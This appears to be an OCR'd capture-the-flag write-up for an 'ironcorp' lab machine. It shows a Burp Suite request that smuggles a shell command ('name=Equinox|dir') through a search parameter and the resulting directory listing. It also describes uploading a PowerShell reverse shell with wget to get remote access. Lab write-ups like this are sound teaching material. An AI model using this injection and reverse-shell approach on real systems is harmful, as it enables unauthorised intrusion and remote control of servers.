


As we cannot see any name in the page,we try to find it at the source code page and we got a link “http://internal.ironcorp.me:11025/name.php?name=”




```
A:hover {
    color: White; TEXT-DECORATION: none
}
A:active {
    color: white; TEXT-DECORATION: none
}
</STYLE>
<script type="text/javascript">
<!--
    function lhook(id) {
       var e = document.getElementById(id);
       if(e.style.display == 'block')
          e.style.display = 'none';
       else
          e.style.display = 'block';
    }
//-->
</script>
<html>

<body>

        <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>

</body>

</html>



<!DOCTYPE HTML>
<html>
    <head>
        <title>Search Panel</title>
    </head>

    <body>
        <h2>Ultimate search bar</h2>

                <div>

            <form method="GET" action="#">
            <span>Search:
                <input name="r" type="text" placeholder="******" />
                <input type="submit" />
            </span>
```


We copy and paste it into search bar and the name ‘Equinox’ show up




With the name we got, now we tried to enter some commands. We use **dir** and **ipconfig** to get some information from the machine.




As we now can use the command,we now are going to upload a reverse_shell. We found out a reverse shell from this link can be used 'https://github.com/vulware/powershell-reverse-shell-/blob/master/powershell%20tcp%20reverse%20shell.ps1'




After that,we create a reverse shell at the directory /var/www/html and named it reverse_shell.ps1.We paste the reverse shell command from the site we found just now and change the ip to our own local ip and port '4545' in the reverse_shell.ps1




To upload the reverse shell,we first using Burp Suite to send the admin.ironcorp:11025 page to the repeater




Then we decoded the wget command to url format using decoder in the burpsuite.We paste the url command we get behind the GET /?r= in the repeater






To make sure the reverse_shell.ps1 already upload we check using dirb command in both repeater and the website



Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 6 × ...
Send Cancel
Target: htt
Request
Pretty Raw Hex \n
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
Search...
0 matches
Response
Pretty Raw Hex Render \n
else
e.style.display = 'block';
}
//-->
</script>
<html>
<body>

My name is:


<pre>
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159
Directory of E:\xampp\htdocs\internal
08/02/2022 03:24 AM <DIR>
.
08/02/2022 03:24 AM <DIR>
..
03/27/2020 08:38 AM
53 .htaccess
04/11/2020 09:34 AM
131 index.php
04/11/2020 09:34 AM
142 name.php
08/02/2022 03:24 AM
786 reverse_shell.ps1
4 File(s) 1,112 bytes
2 Dir(s) 1,468,588,032 bytes free
</pre>
</body>
</html>
<!DOCTYPE HTML>
<html>
<head>
<title>
Search Panel
</title>
</head>
<body>
<h2>
Search...
0 matche
Done

